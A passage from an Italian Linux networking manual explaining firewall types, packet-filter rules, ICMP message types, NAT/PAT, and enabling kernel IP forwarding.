Evidentemente, questa non deve essere intesa come una scelta ottimale, anzi, di sicuro si tratta di un approccio sbagliato dal punto di vista della sicurezza, ma serve a rendere l'idea del significato che può avere un firewall.

Volendo, l'inserimento di una cache proxy all'interno del firewall potrebbe permettere agli utenti della rete interna, disponendo di software adatto, di accedere alle risorse della rete esterna (di solito solo con i protocolli HTTP e FTP).

All'estremo opposto, un router è un firewall che consente il transito di tutto il traffico, senza porre alcun limite, né alcun controllo.

357.1.1 Tipologie fondamentali

Si distinguono due tipi fondamentali di firewall: filtri di pacchetto IP e serventi proxy. In particolare, il kernel Linux aggiunge alle funzionalità di filtro di pacchetto anche la trasformazione degli indirizzi e delle porte (NAT/PAT).

I filtri di pacchetto IP permettono di bloccare o abilitare selettivamente il traffico che attraversa il firewall, definendo i protocolli (o meglio, il tipo di pacchetto), gli indirizzi IP e le porte utilizzate. Questo tipo di sistema permette al massimo di controllare i tipi di servizio che possono essere utilizzati in una direzione e nell'altra, da e verso indirizzi IP determinati, ma senza la possibilità di annotare in un registro i collegamenti che sono stati effettuati (salvo eccezioni), né di poter identificare gli utenti che li utilizzano. In un certo senso, questo tipo di firewall è come un router su cui si può soltanto filtrare il tipo dei pacchetti che si vogliono lasciare transitare.

I serventi proxy rappresentano una sorta di intermediario che si occupa di intrattenere le connessioni per conto di qualcun altro nella rete interna. Per tornare all'esempio del firewall elementare, è come se un utente aprisse una connessione TELNET verso il proxy, utilizzando da lì un programma cliente adatto per il tipo di collegamento che intende realizzare al di fuori della sua rete interna. Dal momento che il proxy ha un ruolo attivo nelle connessioni, può tenere un registro delle azioni compiute; eventualmente può anche tentare di identificare l'utente che lo utilizza.

Per completare il discorso, una cache proxy è qualcosa di simile al servente proxy a cui si sta facendo riferimento. La differenza sta essenzialmente nella specializzazione che nel primo caso è puntata alla gestione di una memoria cache, mentre nel secondo è rivolta alla protezione della rete interna.

357.2 Firewall in forma di filtri di pacchetto

Il filtro di pacchetto può intervenire al terzo o al massimo al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni, come elencato nella tabella 357.3 a titolo di esempio.

Figura 357.2. Un firewall che funziona come filtro di pacchetto IP, può interviene al terzo e quarto livello del modello ISO-OSI.

applicazione
presentazione
sessione
trasporto
rete
collegamento dati
fisico
filtro
trasporto trasporto
rete rete
c. dati c. dati
fisico fisico
applicazione
presentazione
sessione
trasporto
rete
collegamento dati
fisico





Tabella 357.3. Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro.

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

Si tratta di una limitazione significativa, che rappresenta in pratica il problema maggiore nella configurazione corretta di un filtro del genere in base ai fini che si tendono ottenere. Volendo esprimere la cosa attraverso un esempio molto semplice, un filtro di questo tipo non può intervenire esattamente ed esclusivamente sul «protocollo HTTP»; al massimo si può intercettare il transito dei pacchetti TCP in arrivo verso la porta 80, se si vuole impedire l'instaurarsi di connessioni a un servizio HTTP locale, oppure in uscita se si vuole impedire di raggiungere servizi esterni. Ma questo non vuol dire che si blocca il protocollo HTTP, è solo un intervento fatto in modo tale da arrivare allo stesso risultato.

Tabella 357.4. Messaggi ICMP.

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
0		echo-reply		risposta a un ping (pong)
1				
2				
3		destination-unreachable		traffico TCP e UDP
3	0		network-unreachable	

Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
3	1		host-unreachable	
3	2		protocol-unreachable	
3	3		port-unreachable	
3	4		fragmentation-needed	
3	5		source-route-failed	
3	6		network-unknown	
3	7		host-unknown	
3	8			
3	9		network-prohibited	
3	10		host-prohibited	
3	11		TOS-network-unreachable	
3	12		TOS-host-unreachable	
3	13		communication-prohibited	
3	14		host-precedence-violation	
3	15		precedence-cutoff	
4		source-quench		
5		redirect		instradamento dei pacchetti
5	0		network-redirect	
5	1		host-redirect	
5	2		TOS-network-redirect	
5	3		TOS-host-redirect	
6				
7				
8		echo-request		ping
9		router-advertisement		
10		router-solicitation		
11		time-exceeded (ttl-exceeded)		traceroute
11	0		ttl-zero-during-transit	
11	1		ttl-zero-during-reassembly	
12		parameter-problem		
12	0		ip-header-bad	
12	1		required-option-missing	
13		timestamp-request		
14		timestamp-reply		
15		information-request		
16		information-reply		
17		address-mask-request		
18		address-mask-reply		

Un'altra cosa fondamentale da considerare è il fatto che i pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

357.2.1 Punto di applicazione e significato dell'intercettazione

Teoricamente, ammesso che l'applicazione utilizzata come filtro (assieme al kernel) sia abbastanza sofisticata da permetterlo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'interfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita. La distinzione è importante perché i risultati pratici che si ottengono possono essere molto diversi a seconda del punto in cui si inserisce il filtro.


Figura 357.5. Punti di inserzione di un filtro di pacchetto.

firewall

filtro in ingresso

filtro in ingresso

filtro in uscita

filtro in transito

filtro in uscita

Anche senza fare un riferimento preciso alle interfacce di rete coinvolte, si pensi al caso in cui si intercettano in uscita i pacchetti ICMP di tipo 8, *echo-request*, allo scopo di bloccarne il transito. In tal caso, ci si impedisce di usare il Ping verso l'esterno; al contrario, intercettando lo stesso tipo di pacchetto, ma in ingresso, il suo blocco impedisce ai nodi esterni di usare il Ping verso il proprio elaboratore. Se invece l'intercettazione avvenisse nella fase di transito, questo potrebbe servire solo a impedire il Ping che riguarda altri nodi, oppure solo l'interfaccia del lato opposto.

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;
- possono essere bloccati;
- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

Eventualmente, la contabilizzazione del traffico può essere implicita in ogni tipo di intercettazione.

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, nel momento in cui si usa un certo tipo di firewall, deve essere chiarito in modo preciso il campo di azione di ogni filtro.

357.2.2 Ricomposizione dei pacchetti frammentati

In generale, un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un «passaggio obbligato» della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte, TCP o UDP, oppure i messaggi ICMP.

357.3 Esempi di utilizzo di firewall

È il caso di raccogliere qualche esempio schematico del modo in cui si potrebbe configurare un firewall che utilizza la tecnica del filtro di pacchetto. Le impostazioni vengono indicate in forma di record, secondo lo schema seguente:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi del record hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;
7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (***tipo***[/***codice***]);
9. interfaccia di rete coinvolta;
10. altre caratteristiche.

Si osservi in particolare che gli indirizzi IP si indicano nella forma '***indirizzo*/*maschera***', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.*.*:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
blocco	ingresso		192.168.0.0/16		0/0				

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.*.*:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso	ICMP	192.168.0.0/16		0/0			

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia *x*, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso		10.0.0.0/8		0/0			*x*
blocco	ingresso		172.16.0.0/12		0/0			*x*
blocco	ingresso		192.168.0.0/16		0/0			*x*

- Si impedisce l'attraversamento di pacchetti della classe D e E:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito		224.0.0.0/3		0/0			

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
consente	transito	TCP	0/0		0/0	23		

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0	6000-6009	0/0			
blocco	transito	TCP	0/0		0/0	6000-6009		

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingresso	TCP	0/0	6000-6009	0/0			
blocco	uscita	TCP	0/0		0/0	6000-6009		

357.4 Annotazioni finali sulla gestione di un firewall

Vanno tenute a mente alcune cose quando si configura un firewall attraverso il filtro di pacchetto, per evitare di compromettere le funzionalità che invece si vogliono mantenere.

357.4.1 Pacchetti ICMP

È già stato accennato il fatto che non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3, *destination-unreachable*, è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

357.4.2 Pacchetti UDP

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	transito	UDP	0/0	0/0		

Per la precisione, il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.


Eventualmente, il firewall potrebbe essere configurato espressamente per consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
accetta	transito	UDP	0/0	53	196.1.2.3			
accetta	transito	TCP	0/0	53	196.1.2.3			
accetta	transito	UDP	196.1.2.3		0/0	53		
accetta	transito	TCP	196.1.2.3		0/0	53		

357.5 NAT/PAT

Il NAT, o *Network address translation*, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.

Il problema a cui fa riferimento l'RFC 1631 riguarda la possibilità di riutilizzare dinamicamente gli indirizzi IP riservati alle reti private, permettendo ugualmente a tali reti di accedere all'esterno, pur non essendo questi univoci a livello globale. Si osservi l'esempio della figura 357.16.

Figura 357.16. Esempio di router NAT: l’indirizzo IP 196.1.2.3 è un esempio che sta a rappresentare un indirizzo univoco riconosciuto nella rete esterna.

In condizioni normali, gli indirizzi IP 192.168.1.* non hanno la possibilità di essere riconosciuti univocamente all’interno della rete globale, pertanto i nodi relativi non hanno la possibilità di accedere all’esterno. Attraverso il meccanismo NAT e le sue varianti, si può ottenere questo risultato anche se poi è necessario accettare qualche compromesso.

357.5.1 Conversione dinamica degli indirizzi IP

Nella sua impostazione più semplice, un router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.



Figura 357.17. Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci.

Osservando la figura 357.17 si può vedere che il nodo che ha il ruolo di router NAT dispone di un accesso all’esterno con quattro diversi indirizzi IP univoci. In questo modo, in base alle richieste provenienti dalla rete interna, può abbinare temporaneamente un indirizzo univoco a un indirizzo privato interno. Per esempio, in un dato momento, i pacchetti provenienti o destinati all’indirizzo 192.168.1.1 potrebbero essere modificati in modo da rimpiazzare tale indirizzo con quello univoco 196.1.2.3.


Figura 357.18. Una connessione TCP rielaborata da un router NAT.

In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all’attribuzione dinamica stabilita.

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati stabilmente ad altrettanti indirizzi della rete privata. Questo permette a tali nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

357.5.2 Conversione dinamica delle porte: PAT


Oltre alla sostituzione degli indirizzi, un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP; in tal caso si parla anche di PAT, ovvero di *Port address translation*. Spesso, la realtà è tale per cui diventa indispensabile questo approccio, disponendo di un solo indirizzo IP univoco.

Figura 357.19. Due connessioni TCP indipendenti, rielaborate attraverso un procedimento NAT/PAT.

connessioni TCP viste all'esterno
connessioni TCP viste localmente
199.3.2.1:23
196.1.2.3:1050
NAT/PAT
199.3.2.1:23
192.168.1.1:1050
cliente
200.7.8.9:23
196.1.2.3:1093
200.7.8.9:23
192.168.1.2:1050
cliente

La figura 357.19 mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Utilizzando il meccanismo NAT/PAT in questo modo, considerando che gli accessi iniziano sempre dalla parte della rete interna, per raggiungere indirizzi esterni, è normale che le porte di origine siano sempre non privilegiate, cioè siano maggiori o uguali a 1024. Il router NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari. Per esempio, la figura 357.20 mostra un router NAT/PAT che ridirige sistematicamente le connessioni provenienti dall'esterno, dirette alla porta 80, verso il nodo locale 192.168.1.1 alla stessa porta 80, dal momento che questo offre un servizio HTTP.

Figura 357.20. Ridirezione del traffico diretto a un servente HTTP interno.

connessione TCP vista all'esterno
connessione TCP vista localmente
199.1.2.3:1045
196.1.2.3:80
NAT/PAT
199.1.2.3:1045
192.168.1.1:80
servente HTTP interno

357.5.3 Problemi

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quinto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consapevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere ricomposti quando si utilizza il meccanismo NAT/PAT.

357.6 Riferimenti

• K. Egevang, P. Francis, *RFC 1631, The IP Network Address Translator (NAT)*, 1994
⟨*http://www.ietf.org/rfc/rfc1631.txt* ⟩

Kernel Linux 2.4 e 2.6: firewall

Il kernel Linux può gestire direttamente il filtro dei pacchetti IP, cosa che quindi rappresenta la scelta più semplice per la realizzazione di un firewall con questo sistema operativo. A parte le limitazioni che può avere un tale tipo di firewall, il suo inserimento nella rete non genera effetti collaterali particolari, dal momento che poi non c'è bisogno di utilizzare software speciale per gli elaboratori che lo devono attraversare, come avviene invece nel caso di un firewall di tipo proxy.

Trattandosi di un'attività del kernel, è necessario che questo sia stato predisposto in fase di compilazione, oppure sia accompagnato dai moduli necessari (sezione 67.2.7). Inoltre, è opportuno aggiungere anche le funzionalità di ricomposizione dei pacchetti frammentati, oltre che le funzionalità relative al NAT (*Network address translation*).

L'attraversamento dei pacchetti tra un'interfaccia e l'altra è controllato dalla funzionalità di *forwarding-gatewaying*, che in passato andava inserita esplicitamente nel kernel. In generale, il kernel non permette questo attraversamento, che deve essere abilitato attraverso un comando particolare. Per IPv4:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```


Per IPv6:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

358.1 Schema generale di funzionamento del kernel

Il kernel Linux 2.4.* suddivide le funzionalità di trattamento dei pacchetti IP in «tabelle». Nell'ambito di ogni tabella ci possono essere diversi punti di controllo, denominati *chain*, che possono essere programmati per catturare i pacchetti IP e deciderne la loro sorte. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, che vengono programmati in base a delle ***regole***. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'***obiettivo*** di questa (ammesso che sia stato definito).

La tabella relativa alla gestione del firewall è denominata '`filter`' e si compone di tre punti di controllo: '`INPUT`', '`FORWARD`' e '`OUTPUT`', che indicano rispettivamente i pacchetti in ingresso, quelli in transito e quelli in uscita. Gli obiettivi più frequenti sono due, '`ACCEPT`' e '`DROP`', che rispettivamente si riferiscono al permesso di attraversamento del punto di controllo, oppure al blocco ed eliminazione del pacchetto intercettato.

Figura 358.1. Schema di intercettazione da parte dei punti di controllo relativi alla gestione del firewall.

